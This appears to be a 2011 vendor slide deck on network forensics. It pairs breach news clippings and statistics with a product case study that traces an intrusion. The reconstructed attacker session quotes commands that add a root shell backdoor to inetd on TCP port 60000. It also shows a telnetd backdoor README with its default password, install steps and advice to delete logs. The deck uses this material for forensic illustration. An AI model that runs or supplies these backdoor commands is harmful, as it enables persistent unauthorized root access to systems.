



Scalable and Real-time Network Forensics

Know the **Unknown**™

Dr. Rajesh Talpade
Executive Director – Product Management
rtalpade@niksun.com

March 25th, 2011

NIKSUN®

www.niksun.com



- Need for network forensics
- Requirements for a good forensics solution
- Network forensics case-study

Convergent & Rich

Powerful, Portable & Capable

Virtual & S

Dynamic
Interactive
Anywhere
Anytime
Real-Time



Not Just Email




Rich
Multimedia



Social / Collaborative

Instant Gratification!





- 67 new malware variants created every minute
(Sophos Security Threat Report 2011)

Google Pulls 21 Apps In Android Malware Scare



March 3rd 2011

80



1,461 people like this.

Google has just pulled 21 popular free apps from the [Android Market](#). According to the company, the apps are malware aimed at getting root access to the user's device, gathering a wide range of available data, and downloading more code to it without the user's knowledge.

Although Google has swiftly removed the apps after being notified (by the ever-vigilant [Android Police](#) bloggers), the apps in question have already been downloaded by at least 50,000 Android users.

The apps are particularly insidious because they look just like knockoff versions of already popular apps. For example, there's an app called simply "Chess." The user would download what he'd assume to be a chess game, only to be presented with a very different sort of app.



The Washington Post

washingtonpost.com > Technology > Special Reports > Cyber-Security

More than 75,000 computer systems hacked in one of largest cyber attacks, security firm says

By [Ellen Nakashima](#)

Washington Post Staff Writer

Thursday, February 18, 2010

More than 75,000 computer systems at nearly 2,500 companies in the United States and around the world have been hacked in what appears to be one of the largest and most sophisticated attacks by cyber criminals discovered to date, according to a northern Virginia security firm.

The attack, which began in late 2008 and was discovered last month, targeted proprietary corporate data, e-mails, credit-card transaction data and login credentials at companies in the health and technology

More than **75,000** computer systems at nearly **2,500 companies** in the United States and around the world have been hacked in what appears to be one of the largest and most sophisticated attacks by cyber criminals discovered to date,

News of the attack follows reports last month that the computer networks at **Google and more than 30 other large financial, energy, defense, technology and media firms** had been compromised.

AnnuityNewsJournal

Leading Internet Source for Annuity News

[Home](#)[Headlines](#)[Annuities](#)[Investing](#)[Pensions](#)[Finance](#)

Nasdaq Confirms Cyber Attack Breach

By Errol Badioo on February 13, 2011 at 11:39 am

The FBI and the U.S. Secret Service are investigating a series of cyber attacks on the company that runs the Nasdaq stock exchange.

The intrusions took place some time last year and involved multiple systems, according to the Wall Street Journal, which first broke the story earlier this week. The journal did not say behind the attack were or how many systems might have been compromised, citing several unnamed sources. Federal investigators are also looking into possible motives including intellectual property theft, sabotage and espionage.

Nasdaq itself has confirmed the intrusions but has so far remained silent on what happened, citing the ongoing investigation.

At the moment at least, there is little evidence that the intruders tampered with any data or planted any malicious code on the stock exchange's systems. Instead, all that they appear to have done is snoop around the systems. Even so, the intrusions have ignited considerable concerns in financial circles and in Washington D.C.

Much of the concern has to do with the fact that the motives behind the attacks, and the scope of the intrusions, still remain largely unknown. The stock exchange's systems are considered vital to U.S. national interests and a

Much of the concern has to do with the fact that the motives behind the attacks, and the scope of the intrusions, still remain largely unknown. The stock exchange's systems are considered vital to U.S. national interests and a large scale compromise of the network could cause considerable financial havoc.



The screenshot shows a CNET News article from May 7, 2009. The article title is "Report: Hackers broke into FAA air traffic control systems". The author is Elinor Mills. The article text discusses a report from the U.S. Federal Aviation Administration (FAA) stating that hackers have broken into air traffic control mission-support systems several times in recent years. It mentions that in February, hackers compromised an FAA public-facing computer, gaining access to personally identifiable information for 48,000 FAA employees. Another incident from the previous year is described where hackers took control of FAA critical network servers, potentially shutting them down and disrupting the agency's mission-support network. The article also notes that hackers stole an administrator's password in Oklahoma, installed "malicious codes" on the FAA domain controller in the Western Pacific Region, and accessed more than 40,000 FAA user IDs and passwords.

... Hackers Took Control Of
 FAA Critical Network
 Servers & **could have shut
 them down ...**

THE WALL STREET JOURNAL

TECHNOLOGY | APRIL 21, 2009

Computer Spies Breach Fighter-Jet Project

Article

Comments



Email



Printer
Friendly

Share:



facebook



Save This



Text

By SIOBHAN GORMAN, AUGUST COLE and YOCHI DREAZEN

WASHINGTON -- Computer spies have broken into the Pentagon's \$300 billion Joint Strike Fighter project -- the Defense Department's costliest weapons program ever -- according to current and former government officials familiar with the attacks.

Similar incidents have also breached the Air Force's air-traffic-control system in recent months, these people say. In the case of the fighter-jet program, the intruders were able to copy and siphon off several terabytes of data related to design and electronics systems, officials say, potentially making it easier to defend against the craft.

The latest intrusions provide new evidence that a battle is heating up between the U.S. and potential adversaries over the data networks that tie the world together. The revelations follow a recent Wall Street Journal report that computers used to control the U.S. electrical-distribution system, as well as other infrastructure, have also been infiltrated by spies abroad.



[View Full Image](#)

Attacks like these -- or U.S. awareness of them -- appear to have escalated in the past six months, said one former official briefed on the matter. "There's never been anything like it," this person said, adding that other military and civilian agencies as well as private companies are affected. "It's everything that keeps this country going."

Computer Spies Have Broken Into The Pentagon's \$300 Billion Joint Strike Fighter Project

The Intruders Were Able To Copy And Siphon Off Several Terabytes Of Data Related To Design And Electronics Systems

- Verizon/US Secret Service 2010 Data-Breach Incident Report (DBIR)

Table 1. Types of external agents by percent of breaches within External

Organized criminal group	24%
Unaffiliated person(s)	21%
External system(s) or site	3%
Activist group	2%
Former employee (no longer had access)	2%
Another organization (not partner or competitor)	1%
Competitor	1%
Customer (B2C)	1%
Unknown	45%

Figure 18. Malware infection vectors by percent of breaches within Malware





Figure 11. Origin of external agents by percent of breaches within External





January 24, 2011

Pull Your Head Out Of The Sand And Put It On A Swivel: Introducing Network Analysis And Visibility

Essential Functionality For The Zero Trust Model Of Information Security

by **John Kindervag**

with Stephanie Balaouras and Lindsey Coit

Forrester Research Report

EXECUTIVE SUMMARY

In today's threat environment, the network perimeter has disappeared. Insiders are as insidious a threat as outsiders. In the past, the "trust but verify" model did not facilitate insight into internal and nontraditional threats. Forrester's new Zero Trust Model of information security demands that organizations know what types of activities take place on their internal network as well as their external network. To provide this type of deep insight into internal and external networks, Forrester has defined a new functional space called network analysis and visibility (NAV). NAV is comprised of a diverse tool set designed to provide situational awareness for networking and information security professionals.

aka **Network Forensics**

Step 1: In Addition To Available Data, We Need More Relevant Data







(video)

Step 2: Need To Extract Meta-data and Organize Both Raw Data and Meta-data

**A Data Warehouse For
Network Traffic, Events, Meta
Data, ...**



**Step 3: Need To Provide Data (Fast)
Based On Job & Need**

Role Based Access Control

Example

NetDetector/NetVCR Welcome admin 10.42.51.15 13:23:44 09/25/2009 EST [Preferences](#) [Help](#) [About](#) [Logout](#)

Analysis Reports NetXperts **Event Viewer** Application Reconstruction Tools Configuration

Link: 10.42.51.15/em1 Start: beginning Stop: now Relative Apply [Advanced Options](#)

All Events Summary Delete Export

Most Frequent Alarms

Name	Description	Count
Potential...		19191
Signature...	NIKSUN-P...	721
Signature...	(ftp_telne...	720
Signature...	(ftp_telne...	482
Signature...	RPC port...	244
Signature...	RPC port...	242
Signature...	RPC mou...	242

Least Frequent Alarms

Name	Description	Count
Signature...	Test	52
Signature...	(ftp_telne...	242
Signature...	RPC mou...	242
Signature...	RPC port...	242
Signature...	RPC port...	244
Signature...	(ftp_telne...	482
Signature...	(ftp_telne...	720

Top Source

Source	Count
10.1.0.129	19191
25.35.37.98	1458
3.2.2.48	1444
1.0.0.5	10
1.0.0.3	7
19.36.38.101	6
1.0.0.6	6

Top Destination

Destination	Count
n/a	19197
3.2.2.48	1458
25.35.37	1444
2.1.1.1	24
2.1.1.4	14
2.6.5.11	4
4.3.0.8	1

Severity Distribution

Severity	Count
Critical	20690
Severe	728
Warning	724

Severity Distribution

- Critical
- Severe
- Warning

Bottom Source

Source	Count
3.2.2.7	1
14.16.10.30	1
12.13.14.8	1
13.14.15.12	1
17.21.20.13	1
1.0.0.2	5
1.0.0.0	5

Bottom Destination

Destination	Count
4.3.0.8	1
2.6.5.11	4
2.1.1.4	14
2.1.1.1	24
25.35.37	1444
3.2.2.48	1458
n/a	19197

Tier 1: Escalate To
Tier 2

NetDetector/NetVCR Welcome admin 10.42.51.15 14:09:46 09/25/2009 EST [Preferences](#) [Help](#) [About](#) [Logout](#)

NIKSUN Analysis Reports NetXperts **Event Viewer** Application Reconstruction Tools Configuration

Link: 10.42.51.15/em1 Start: 22:01:19 07/07/2009 Stop: 22:46:30 07/07/2009 Relative

All Severities All Event Types All Event States Name/Sig ID:

Src IP: Dest IP: Src Port: Dest Port: Summary: Top/Bottom 10

Apply Reset [Simple Options](#)

All Events Summary Delete Export


Severity	Name	Description	Time	Link	Source	Destination
Critical	Signature IDS...	Signature IDS Alarm [1:4000004:1] NIKSUN-POLICY Suspicious Keywords found...	13:25:54 09/25/2009	app-preview...	25.35.37.98	3.2.2.48
Critical	Signature IDS...	(repeated 2 times in 10 seconds) Signature IDS Alarm [125:8:1] (ftp_telnet) FT...	13:25:52 09/25/2009	app-preview...	3.2.2.48	25.35.37
Critical	Signature IDS...	(repeated 4 times in 10 seconds) Signature IDS Alarm [1:4000004:1] NIKSUN-P...	13:19:36 09/25/2009	app-preview...	25.35.37.98	3.2.2.48
Warning	Signature IDS...	Signature IDS Alarm [125:2:1] (ftp_telnet) Invalid FTP Command [**] [Priority:...	13:13:52 09/25/2009	app-preview...	3.2.2.48	25.35.37
Critical	Signature IDS...	Signature IDS Alarm [1:648:7] SHELLCODE x86 NOOP [**] [Classification:...		pp-preview...	3.2.2.48	25.35.37
Warning	Signature IDS...	(repeated 3 times in 10 seconds) Signature IDS Alarm [125:2:1] (ftp_telne		pp-preview...	3.2.2.48	25.35.37
Warning	Signature IDS...	Signature IDS Alarm [125:4:1] (ftp_telnet) FTP command parameters were		pp-preview...	3.2.2.48	25.35.37
Critical	Signature IDS...	Signature IDS Alarm [1:4000004:1] NIKSUN-POLICY Suspicious Keywords f		pp-preview...	25.35.37.98	3.2.2.48
Severe	Signature IDS...	Signature IDS Alarm [1:1951:5] RPC mountd TCP mount request [**] [Cla		pp-preview...	25.35.37.98	3.2.2.48
Severe	Signature IDS...	Signature IDS Alarm [1:579:8] RPC portmap mountd request UDP [**] [Cl		pp-preview...	25.35.37.98	3.2.2.48
Critical	Potential Spy...	Host Scan detected from source 10.1.0.129, hosts counted 10		pp-preview...	10.1.0.129	n/a
Critical	Potential Spy...	Host Scan detected from source 10.1.0.129, hosts counted 8				
Critical	Potential Spy...	Host Scan detected from source 10.1.0.129, hosts counted 8				
Critical	Potential Spy...	Host Scan detected from source 10.1.0.129, hosts counted 8				
Critical	Potential Spy...	Host Scan detected from source 10.1.0.129, hosts counted 8				
Critical	Potential Spy...	Host Scan detected from source 10.1.0.129, hosts counted 8				
Severe	Signature IDS...	Signature IDS Alarm [1:598:12] RPC portmap listing TCP				
Critical	Potential Spy...	Host Scan detected from source 10.1.0.129, hosts counted 6				
Critical	Potential Spy...	Host Scan detected from source 10.1.0.129, hosts counted 10				

Data: 1 to 20 of 22149 Records per page: 20

Total Records Available: 22149 Critical: 20697 Severe: 728 Warning: 724 Informational: 0 Last Event Received: 13:26:56 09/25/2009

Tier 2 Wants To Do Deep Dive Analytics

Tier 2 Escalates Investigation Order & Receives Approval / Collaboration Authorization



The screenshot shows the NetDetector/NetVCR interface. On the left, a table lists sessions with columns for Start Time, Stop Time, and Client IP. A blue callout points to a session at 22:20:23. The main window displays a terminal window with the following content:

```
w;
9:23am up 8 days, 46 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
tail /etc/inetd.conf;
# netbio-ns      dgram      udp          wait    root    /usr/sbin/nmbd nmbd
#
# Sun-RPC based services.
# <service name/version> <sock_type><rpc/prot><flags><user><server><args>
#
# rstatd/1-3     dgram      rpc/udp wait    root    /usr/sbin/tcpd  rpc.rstatd
# rusersd/2-3   dgram      rpc/udp wait    root    /usr/sbin/tcpd  rpc.rusersd
# walld/1       dgram      rpc/udp wait    root    /usr/sbin/tcpd  rpc.rwalld
#
# End of inetd.conf
echo sick stream tcp nowait root /bin/sh /bin/sh >>/etc/inetd.conf;
echo sick 60000/tcp >>/etc/services;
killall -HUP inetd;
exit
```


A red box highlights the backdoor installation commands. A blue callout points to the terminal output, and another blue callout points to the terminal input.

Tier 2: Recreate
Hacker Session
After Attack

Tier 2: Evidence Obtained Of
Backdoor Installation on TCP Port
60000

Tier 2 Passes To Malware Investigation Team (Tier 3) - Authorization Order Tracks Activity

Intruder Has
Uploaded Malware



The screenshot shows the NetDetector/NetVCR interface with a file upload window open. The file list on the left includes:

- ftp_25.35.37.v
- Testuser
- Testuser

The terminal window displays the following text:

```

    _____> in.telnetd [Telnet demon backdoor] <Z====_

What to do:
    You may want to edit telnetd.c to change the secret backdoor password (Change this in Line: 690)
    Default is:    bigbadhaxorking

How to install:
    1. make
    2. mv telnetd /usr/sbin/in.telnetd

How to use:
    On your machine type: export TERM=bigbadhaxorking
    Then telnet your "patched" target and voila here we go..
    We can start /bin/sh for default and you need to say command; not just command the ; is important in this mode
    since we don't use a telnet filter.
    If you start /bin/bash -i; you could prevent this but you would get every char twice for the same reason as above.
    Even better idea:
    Start an Xserver on you mashine and make sure its set xhost +victim
    Once connected to telnetd type: /usr/X11R6/bin/cterm -display yourhost:0.0;
    Gotcha..
    Make sure to delete telnetd logs...

    Thats it
    Bauberg
  
```

Exact Reconstruction of
Malware & Method of
Infection!




Make The
UNKNOWN KNOWN

Data Warehouse & RBAC
Are Key for Scalable
Network Forensics

Verizon/USSS 2010 DBIR

NIKSUN

Thank You!



*Know the **Unknown**™*



NIKSUN © Copyright 2011